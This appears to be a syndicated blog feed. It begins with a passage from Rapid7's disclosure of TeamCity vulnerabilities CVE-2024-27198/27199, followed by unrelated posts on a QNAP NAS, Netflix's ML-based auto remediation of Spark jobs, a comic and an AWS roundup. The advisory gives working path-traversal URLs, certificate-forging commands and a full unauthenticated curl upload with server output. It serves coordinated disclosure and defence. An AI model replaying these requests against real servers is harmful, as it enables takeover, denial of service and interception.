            <pre style="white-space: pre-wrap;">--add-opens=jdk.management/com.sun.management.internal=ALL-UNNAMED -XX:+IgnoreUnrecognizedVMOptions -XX:ReservedCodeCacheSize=640M --add-opens=java.base/java.lang=ALL-UNNAMED --add-opens=java.base/java.io=ALL-UNNAMED --add-opens=java.base/java.util=ALL-UNNAMED --add-opens=java.base/java.util.concurrent=ALL-UNNAMED --add-opens=java.rmi/sun.rmi.transport=ALL-UNNAMED -Djava.util.logging.config.file=c:\TeamCity\bin\..\conf\logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -agentlib:jdwp=transport=dt_socket,server=y,address=4444,suspend=n -Xmx1024m -Xrs -Dteamcity.configuration.path=../conf/teamcity-startup.properties -Dlog4j2.configurationFile=file:../conf/teamcity-server-log4j.xml -Dteamcity_logs=c:\TeamCity\bin\..\logs -Dignore.endorsed.dirs= -Dcatalina.base=c:\TeamCity\bin\.. -Dcatalina.home=c:\TeamCity\bin\.. -Djava.io.tmpdir=c:\TeamCity\bin\..\temp </pre>
          </div>
A request to the endpoint /.well-known/acme-challenge/../../admin/diagnostic.jsp or /update/../admin/diagnostic.jsp will also achieve the same results.
Another interesting endpoint to target is the /app/https/settings/uploadCertificate endpoint. This allows an unauthenticated attacker to upload a new HTTPS certificate of the attacker’s choosing to the target TeamCity server, as well as change the port number the HTTPS service listens on. For example, we can generate a self-signed certificate with the following commands:
C:\Users\sfewer\Desktop>openssl ecparam -name prime256v1 -genkey -noout -out private-eckey.pem

C:\Users\sfewer\Desktop>openssl ec -in private-eckey.pem -pubout -out public-key.pem
read EC key
writing EC key

C:\Users\sfewer\Desktop>openssl req -new -x509 -key private-eckey.pem -out cert.pem -days 360
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:HaxorState
Locality Name (eg, city) []:HaxorCity
Organization Name (eg, company) [Internet Widgits Pty Ltd]:HaxorOrganization
Organizational Unit Name (eg, section) []:HaxorUnit
Common Name (e.g. server FQDN or YOUR name) []:target.server.com
Email Address []:

C:\Users\sfewer\Desktop>openssl pkcs8 -topk8 -nocrypt -in private-eckey.pem -out hax.key
An unauthenticated attacker can perform a POST request with a path of /res/../app/https/settings/uploadCertificate in order to upload a new HTTPS certificate.
C:\Users\Administrator\Desktop>curl -vk --path-as-is http://172.29.228.65:8111/res/../app/https/settings/uploadCertificate -X POST -H "Accept: application/json" -F [email protected] -F [email protected] -F port=4141
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 172.29.228.65:8111...
* Connected to 172.29.228.65 (172.29.228.65) port 8111 (#0)
> POST /res/../app/https/settings/uploadCertificate HTTP/1.1
> Host: 172.29.228.65:8111
> User-Agent: curl/7.83.1
> Accept: application/json
> Content-Length: 1591
> Content-Type: multipart/form-data; boundary=------------------------cdb2a7dd5322fcf4
>
* We are completely uploaded and fine
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< X-Frame-Options: sameorigin
< Strict-Transport-Security: max-age=31536000;
< X-Content-Type-Options: nosniff
< X-XSS-Protection: 1; mode=block
< Referrer-Policy: origin-when-cross-origin
< mixed-content: noupgrade
< TeamCity-Node-Id: MAIN_SERVER
< Content-Type: application/json
< Content-Length: 0
< Date: Thu, 15 Feb 2024 14:06:02 GMT
<
* Connection #0 to host 172.29.228.65 left intact
If we log into the TeamCity server, we can verify the HTTPS certificate and port number have been modified.

An attacker could perform a denial of service against the TeamCity server by either changing the HTTPS port number to a value not expected by clients, or by uploading a certificate that will fail client side validation. Alternatively, an attacker with a suitable position on the network may be able to perform either eavesdropping or a man-in-the-middle attack on client connections, if the certificate the attacker uploads (and has a private key for) will be trusted by the clients.
Rapid7 customers
InsightVM and Nexpose customers will be able to assess their exposure to CVE-2024-27198 and CVE-2024-27199 with vulnerability checks expected to be available in the March 4 content release.
Timeline
- February 15, 2024: Rapid7 makes initial contact with JetBrains via email.
- February 19, 2024: Rapid7 makes a second contact attempt to JetBrains via email. JetBrains acknowledges outreach.
- February 20, 2024: Rapid7 provides JetBrains with a technical analysis of the issues; JetBrains confirms they were able to reproduce the issues the same day.
- February 21, 2024: JetBrains reserves CVE-2024-27198 and CVE-2024-27199. JetBrains suggests releasing patches privately before a public disclosure of the issues. Rapid7 responds, emphasizing the importance of coordinated disclosure and our stance against silently patching vulnerabilities.
- February 22, 2024: JetBrains requests additional information on what Rapid7 considers to be silent patching.
- February 23, 2024: Rapid7 reiterates our disclosure policy, sends JetBrains our material on silent patching. Rapid7 requests additional information about the affected product version numbers and additional mitigation guidance.
- March 1, 2024: Rapid7 reiterates the previous request for additional information about affected product versions and vendor mitigation guidance.
- March 1, 2024: JetBrains confirms which CVEs will be assigned to the vulnerabilities. JetBrains says they are “still investigating the issue, its root cause, and the affected versions” and that they hope to have updates for Rapid7 “next week.”
- March 4, 2024: Rapid7 notes that JetBrains has published a blog announcing the release of TeamCity 2023.11.4. After looking at the release, Rapid7 confirms that JetBrains has patched the vulnerabilities. Rapid7 contacts JetBrains expressing concern that a patch was released without notifying or coordinating with our team, and without publishing advisories for the security issues. Rapid7 reiterates our vulnerability disclosure policy, which stipulates: “If Rapid7 becomes aware that an update was made generally available after reporting the issue to the responsible organization, including silent patches which tend to hijack CVD norms, Rapid7 will aim to publish vulnerability details within 24 hours.” Rapid7 also asks whether JetBrains is planning on publishing an advisory with CVE information.
- March 4, 2024: JetBrains publishes a blog on the security issues (CVE-2024-27198 and CVE-2024-27199). JetBrains later responds indicating they have published an advisory with CVEs, and CVEs are also included in release notes. JetBrains does not respond to Rapid7 on the uncoordinated disclosure.
- March 4, 2024: This disclosure.
QNAP TBS-h574TX Reivew E1.S and M.2 Thunderbolt 10GbE NAS
Post Syndicated from Eric Smith original https://www.servethehome.com/qnap-tbs-h574tx-reivew-e1-s-and-m-2-thunderbolt-10gbe-nas-sabrent-intel-kioxia/
In our QNAP TBS-h574TX we go into how QNAP may have made the NAS of the future with this E1.S and M.2 SSD Thunderbolt and 10GbE NAS
The post QNAP TBS-h574TX Reivew E1.S and M.2 Thunderbolt 10GbE NAS appeared first on ServeTheHome.
Evolving from Rule-based Classifier: Machine Learning Powered Auto Remediation in Netflix Data…
Post Syndicated from Netflix Technology Blog original https://netflixtechblog.com/evolving-from-rule-based-classifier-machine-learning-powered-auto-remediation-in-netflix-data-039d5efd115b
Evolving from Rule-based Classifier: Machine Learning Powered Auto Remediation in Netflix Data Platform
by Binbing Hou, Stephanie Vezich Tamayo, Xiao Chen, Liang Tian, Troy Ristow, Haoyuan Wang, Snehal Chennuru, Pawan Dixit
This is the first of the series of our work at Netflix on leveraging data insights and Machine Learning (ML) to improve the operational automation around the performance and cost efficiency of big data jobs. Operational automation–including but not limited to, auto diagnosis, auto remediation, auto configuration, auto tuning, auto scaling, auto debugging, and auto testing–is key to the success of modern data platforms. In this blog post, we present our project on Auto Remediation, which integrates the currently used rule-based classifier with an ML service and aims to automatically remediate failed jobs without human intervention. We have deployed Auto Remediation in production for handling memory configuration errors and unclassified errors of Spark jobs and observed its efficiency and effectiveness (e.g., automatically remediating 56% of memory configuration errors and saving 50% of the monetary costs caused by all errors) and great potential for further improvements.
Introduction
At Netflix, hundreds of thousands of workflows and millions of jobs are running per day across multiple layers of the big data platform. Given the extensive scope and intricate complexity inherent to such a distributed, large-scale system, even if the failed jobs account for a tiny portion of the total workload, diagnosing and remediating job failures can cause considerable operational burdens.
For efficient error handling, Netflix developed an error classification service, called Pensive, which leverages a rule-based classifier for error classification. The rule-based classifier classifies job errors based on a set of predefined rules and provides insights for schedulers to decide whether to retry the job and for engineers to diagnose and remediate the job failure.
However, as the system has increased in scale and complexity, the rule-based classifier has been facing challenges due to its limited support for operational automation, especially for handling memory configuration errors and unclassified errors. Therefore, the operational cost increases linearly with the number of failed jobs. In some cases–for example, diagnosing and remediating job failures caused by Out-Of-Memory (OOM) errors–joint effort across teams is required, involving not only the users themselves, but also the support engineers and domain experts.
To address these challenges, we have developed a new feature, called Auto Remediation, which integrates the rule-based classifier with an ML service. Based on the classification from the rule-based classifier, it uses an ML service to predict retry success probability and retry cost and selects the best candidate configuration as recommendations; and a configuration service to automatically apply the recommendations. Its major advantages are below:
- Integrated intelligence. Instead of completely deprecating the current rule-based classifier, Auto Remediation integrates the classifier with an ML service so that it can leverage the merits of both: the rule-based classifier provides static, deterministic classification results per error class, which is based on the context of domain experts; the ML service provides performance- and cost-aware recommendations per job, which leverages the power of ML. With the integrated intelligence, we can properly meet the requirements of remediating different errors.
- Fully automated. The pipeline of classifying errors, getting recommendations, and applying recommendations is fully automated. It provides the recommendations together with the retry decision to the scheduler, and particularly uses an online configuration service to store and apply recommended configurations. In this way, no human intervention is required in the remediation process.
- Multi-objective optimizations. Auto Remediation generates recommendations by considering both performance (i.e., the retry success probability) and compute cost efficiency (i.e., the monetary costs of running the job) to avoid blindly recommending configurations with excessive resource consumption. For example, for memory configuration errors, it searches multiple parameters related to the memory usage of job execution and recommends the combination that minimizes a linear combination of failure probability and compute cost.
These advantages have been verified by the production deployment for remediating Spark jobs’ failures. Our observations indicate that Auto Remediation can successfully remediate about 56% of all memory configuration errors by applying the recommended memory configurations online without human intervention; and meanwhile reduce the cost of about 50% due to its ability to recommend new configurations to make memory configurations successful and disable unnecessary retries for unclassified errors. We have also noted a great potential for further improvement by model tuning (see the section of Rollout in Production).
Rule-based Classifier: Basics and Challenges
Basics

Figure 1 illustrates the error classification service, i.e., Pensive, in the data platform. It leverages the rule-based classifier and is composed of three components:
- Log Collector is responsible for pulling logs from different platform layers for error classification (e.g., the scheduler, job orchestrator, and compute clusters).
- Rule Execution Engine is responsible for matching the collected logs against a set of predefined rules. A rule includes (1) the name, source, log, and summary, of the error and whether the error is restartable; and (2) the regex to identify the error from the log. For example, the rule with the name SparkDriverOOM includes the information indicating that if the stdout log of a Spark job can match the regex SparkOutOfMemoryError:, then this error is classified to be a user error, not restartable.
- Result Finalizer is responsible for finalizing the error classification result based on the matched rules. If one or multiple rules are matched, then the classification of the first matched rule determines the final classification result (the rule priority is determined by the rule ordering, and the first rule has the highest priority). On the other hand, if no rules are matched, then this error will be considered unclassified.
Challenges
While the rule-based classifier is simple and has been effective, it is facing challenges due to its limited ability to handle the errors caused by misconfigurations and classify new errors:
- Memory configuration errors. The rules-based classifier provides error classification results indicating whether to restart the job; however, for non-transient errors, it still relies on engineers to manually remediate the job. The most notable example is memory configuration errors. Such errors are generally caused by the misconfiguration of job memory. Setting an excessively small memory can result in Out-Of-Memory (OOM) errors while setting an excessively large memory can waste cluster memory resources. What’s more challenging is that some memory configuration errors require changing the configurations of multiple parameters. Thus, setting a proper memory configuration requires not only the manual operation but also the expertise of Spark job execution. In addition, even if a job’s memory configuration is initially well tuned, changes such as data size and job definition can cause performance to degrade. Given that about 600 memory configuration errors per month are observed in the data platform, timely remediation of memory configuration errors alone requires non-trivial engineering efforts.
- Unclassified errors. The rule-based classifier relies on data platform engineers to manually add rules for recognizing errors based on the known context; otherwise, the errors will be unclassified. Due to the migrations of different layers of the data platform and the diversity of applications, existing rules can be invalid, and adding new rules requires engineering efforts and also depends on the deployment cycle. More than 300 rules have been added to the classifier, yet about 50% of all failures remain unclassified. For unclassified errors, the job may be retried multiple times with the default retry policy. If the error is non-transient, these failed retries incur unnecessary job running costs.
Evolving to Auto Remediation: Service Architecture
Methodology
To address the above-mentioned challenges, our basic methodology is to integrate the rule-based classifier with an ML service to generate recommendations, and use a configuration service to apply the recommendations automatically:
- Generating recommendations. We use the rule-based classifier as the first pass to classify all errors based on predefined rules, and the ML service as the second pass to provide recommendations for memory configuration errors and unclassified errors.
- Applying recommendations. We use an online configuration service to store and apply the recommended configurations. The pipeline is fully automated, and the services used to generate and apply recommendations are decoupled.
Service Integrations

Figure 2 illustrates the integration of the services generating and applying the recommendations in the data platform. The major services are as follows:
- Nightingale is a service running the ML model trained using Metaflow and is responsible for generating a retry recommendation. The recommendation includes (1) whether the error is restartable; and (2) if so, the recommended configurations to restart the job.
- ConfigService is an online configuration service. The recommended configurations are saved in ConfigService as a JSON patch with a scope defined to specify the jobs that can use the recommended configurations. When Scheduler calls ConfigService to get recommended configurations, Scheduler passes the original configurations to ConfigService and ConfigService returns the mutated configurations by applying the JSON patch to the original configurations. Scheduler can then restart the job with the mutated configurations (including the recommended configurations).
- Pensive is an error classification service that leverages the rule-based classifier. It calls Nightingale to get recommendations and stores the recommendations to ConfigService so that it can be picked up by Scheduler to restart the job.
- Scheduler is the service scheduling jobs (our current implementation is with Netflix Maestro). Each time when a job fails, it calls Pensive to get the error classification to decide whether to restart a job and calls ConfigServices to get the recommended configurations for restarting the job.

Figure 3 illustrates the sequence of service calls with Auto Remediation:
- Upon a job failure, Scheduler calls Pensive to get the error classification.
- Pensive classifies the error based on the rule-based classifier. If the error is identified to be a memory configuration error or an unclassified error, it calls Nightingale to get recommendations.
- With the obtained recommendations, Pensive updates the error classification result and saves the recommended configurations to ConfigService; and then returns the error classification result to Scheduler.
- Based on the error classification result received from Pensive, Scheduler determines whether to restart the job.
- Before restarting the job, Scheduler calls ConfigService to get the recommended configuration and retries the job with the new configuration.
Evolving to Auto Remediation: ML Service
Overview
The ML service, i.e., Nightingale, aims to generate a retry policy for a failed job that trades off between retry success probability and job running costs. It consists of two major components:
- A prediction model that jointly estimates a) probability of retry success, and b) retry cost in dollars, conditional on properties of the retry.
- An optimizer which explores the Spark configuration parameter space to recommend a configuration which minimizes a linear combination of retry failure probability and cost.
The prediction model is retrained offline daily, and is called by the optimizer to evaluate each candidate set of configuration parameter values. The optimizer runs in a RESTful service which is called upon job failure. If there is a feasible configuration solution from the optimization, the response includes this recommendation, which ConfigService uses to mutate the configuration for the retry. If there is no feasible solution–in other words, it is unlikely the retry will succeed by changing Spark configuration parameters alone–the response includes a flag to disable retries and thus eliminate wasted compute cost.
Prediction Model
Given that we want to explore how retry success and retry cost might change under different configuration scenarios, we need some way to predict these two values using the information we have about the job. Data Platform logs both retry success outcome and execution cost, giving us reliable labels to work with. Since we use a shared feature set to predict both targets, have good labels, and need to run inference quickly online to meet SLOs, we decided to formulate the problem as a multi-output supervised learning task. In particular, we use a simple Feedforward Multilayer Perceptron (MLP) with two heads, one to predict each outcome.
Training: Each record in the training set represents a potential retry which previously failed due to memory configuration errors or unclassified errors. The labels are: a) did retry fail, b) retry cost. The raw feature inputs are largely unstructured metadata about the job such as the Spark execution plan, the user who ran it, and the Spark configuration parameters and other job properties. We split these features into those that can be parsed into numeric values (e.g., Spark executor memory parameter) and those that cannot (e.g., user name). We used feature hashing to process the non-numeric values because they come from a high cardinality and dynamic set of values. We then create a lower dimensionality embedding which is concatenated with the normalized numeric values and passed through several more layers.
Inference: Upon passing validation audits, each new model version is stored in Metaflow Hosting, a service provided by our internal ML Platform. The optimizer makes several calls to the model prediction function for each incoming configuration recommendation request, described in more detail below.
Optimizer
When a job attempt fails, it sends a request to Nightingale with a job identifier. From this identifier, the service constructs the feature vector to be used in inference calls. As described previously, some of these features are Spark configuration parameters which are candidates to be mutated (e.g., spark.executor.memory, spark.executor.cores). The set of Spark configuration parameters was based on distilled knowledge of domain experts who work on Spark performance tuning extensively. We use Bayesian Optimization (implemented via Meta’s Ax library) to explore the configuration space and generate a recommendation. At each iteration, the optimizer generates a candidate parameter value combination (e.g., spark.executor.memory=7192 mb, spark.executor.cores=8), then evaluates that candidate by calling the prediction model to estimate retry failure probability and cost using the candidate configuration (i.e., mutating their values in the feature vector). After a fixed number of iterations is exhausted, the optimizer returns the “best” configuration solution (i.e., that which minimized the combined retry failure and cost objective) for ConfigService to use if it is feasible. If no feasible solution is found, we disable retries.
One downside of the iterative design of the optimizer is that any bottleneck can block completion and cause a timeout, which we initially observed in a non-trivial number of cases. Upon further profiling, we found that most of the latency came from the candidate generated step (i.e., figuring out which directions to step in the configuration space after the previous iteration’s evaluation results). We found that this issue had been raised to Ax library owners, who added GPU acceleration options in their API. Leveraging this option decreased our timeout rate substantially.
Rollout in Production
We have deployed Auto Remediation in production to handle memory configuration errors and unclassified errors for Spark jobs. Besides the retry success probability and cost efficiency, the impact on user experience is the major concern:
- For memory configuration errors: Auto remediation improves user experience because the job retry is rarely successful without a new configuration for memory configuration errors. This means that a successful retry with the recommended configurations can reduce the operational loads and save job running costs, while a failed retry does not make the user experience worse.
- For unclassified errors: Auto remediation recommends whether to restart the job if the error cannot be classified by existing rules in the rule-based classifier. In particular, if the ML model predicts that the retry is very likely to fail, it will recommend disabling the retry, which can save the job running costs for unnecessary retries. For cases in which the job is business-critical and the user prefers always retrying the job even if the retry success probability is low, we can add a new rule to the rule-based classifier so that the same error will be classified by the rule-based classifier next time, skipping the recommendations of the ML service. This presents the advantages of the integrated intelligence of the rule-based classifier and the ML service.
The deployment in production has demonstrated that Auto Remediation can provide effective configurations for memory configuration errors, successfully remediating about 56% of all memory configuration without human intervention. It also decreases compute cost of these jobs by about 50% because it can either recommend new configurations to make the retry successful or disable unnecessary retries. As tradeoffs between performance and cost efficiency are tunable, we can decide to achieve a higher success rate or more cost savings by tuning the ML service.
It is worth noting that the ML service is currently adopting a conservative policy to disable retries. As discussed above, this is to avoid the impact on the cases that users prefer always retrying the job upon job failures. Although these cases are expected and can be addressed by adding new rules to the rule-based classifier, we consider tuning the objective function in an incremental manner to gradually disable more retries is helpful to provide desirable user experience. Given the current policy to disable retries is conservative, Auto Remediation presents a great potential to eventually bring much more cost savings without affecting the user experience.
Beyond Error Handling: Towards Right Sizing
Auto Remediation is our first step in leveraging data insights and Machine Learning (ML) for improving user experience, reducing the operational burden, and improving cost efficiency of the data platform. It focuses on automating the remediation of failed jobs, but also paves the path to automate operations other than error handling.
One of the initiatives we are taking, called Right Sizing, is to reconfigure scheduled big data jobs to request the proper resources for job execution. For example, we have noted that the average requested executor memory of Spark jobs is about four times their max used memory, indicating a significant overprovision. In addition to the configurations of the job itself, the resource overprovision of the container that is requested to execute the job can also be reduced for cost savings. With heuristic- and ML-based methods, we can infer the proper configurations of job execution to minimize resource overprovisions and save millions of dollars per year without affecting the performance. Similar to Auto Remediation, these configurations can be automatically applied via ConfigService without human intervention. Right Sizing is in progress and will be covered with more details in a dedicated technical blog post later. Stay tuned.
Acknowledgements
Auto Remediation is a joint work of the engineers from different teams and organizations. This work would have not been possible without the solid, in-depth collaborations. We would like to appreciate all folks, including Spark experts, data scientists, ML engineers, the scheduler and job orchestrator engineers, data engineers, and support engineers, for sharing the context and providing constructive suggestions and valuable feedback (e.g., John Zhuge, Jun He, Holden Karau, Samarth Jain, Julian Jaffe, Batul Shajapurwala, Michael Sachs, Faisal Siddiqi).

Evolving from Rule-based Classifier: Machine Learning Powered Auto Remediation in Netflix Data… was originally published in Netflix TechBlog on Medium, where people are continuing the conversation by highlighting and responding to this story.
Comic for 2024.03.04 – Bartender
Post Syndicated from Explosm.net original https://explosm.net/comics/bartender
New Cyanide and Happiness Comic
AWS Weekly Roundup — New models for Amazon Bedrock, CloudFront embedded POPs, and more — March 4, 2024
Post Syndicated from Danilo Poccia original https://aws.amazon.com/blogs/aws/aws-weekly-roundup-new-models-for-amazon-bedrock-cloudfront-embedded-pops-and-more-march-4-2024/
This has been a busy week – we introduced a new kind of Amazon CloudFront infrastructure, more efficient ways to analyze data stored on Amazon Simple Storage Service (Amazon S3), and new generative AI capabilities.
Last week’s launches
Here’s what got my attention:
Amazon Bedrock – Mistral AI’s Mixtral 8x7B and Mistral 7B foundation models are now generally available on Amazon Bedrock. More details in Donnie’s post. Here’s a deep dive into Mistral 7B and Mixtral 8x7B models, by my colleague Mike.
Knowledge Bases for Amazon Bedrock – With hybrid search support, you can improve the relevance of retrieved results, especially for keyword searches. More information and examples in this post on the AWS Machine Learning Blog.
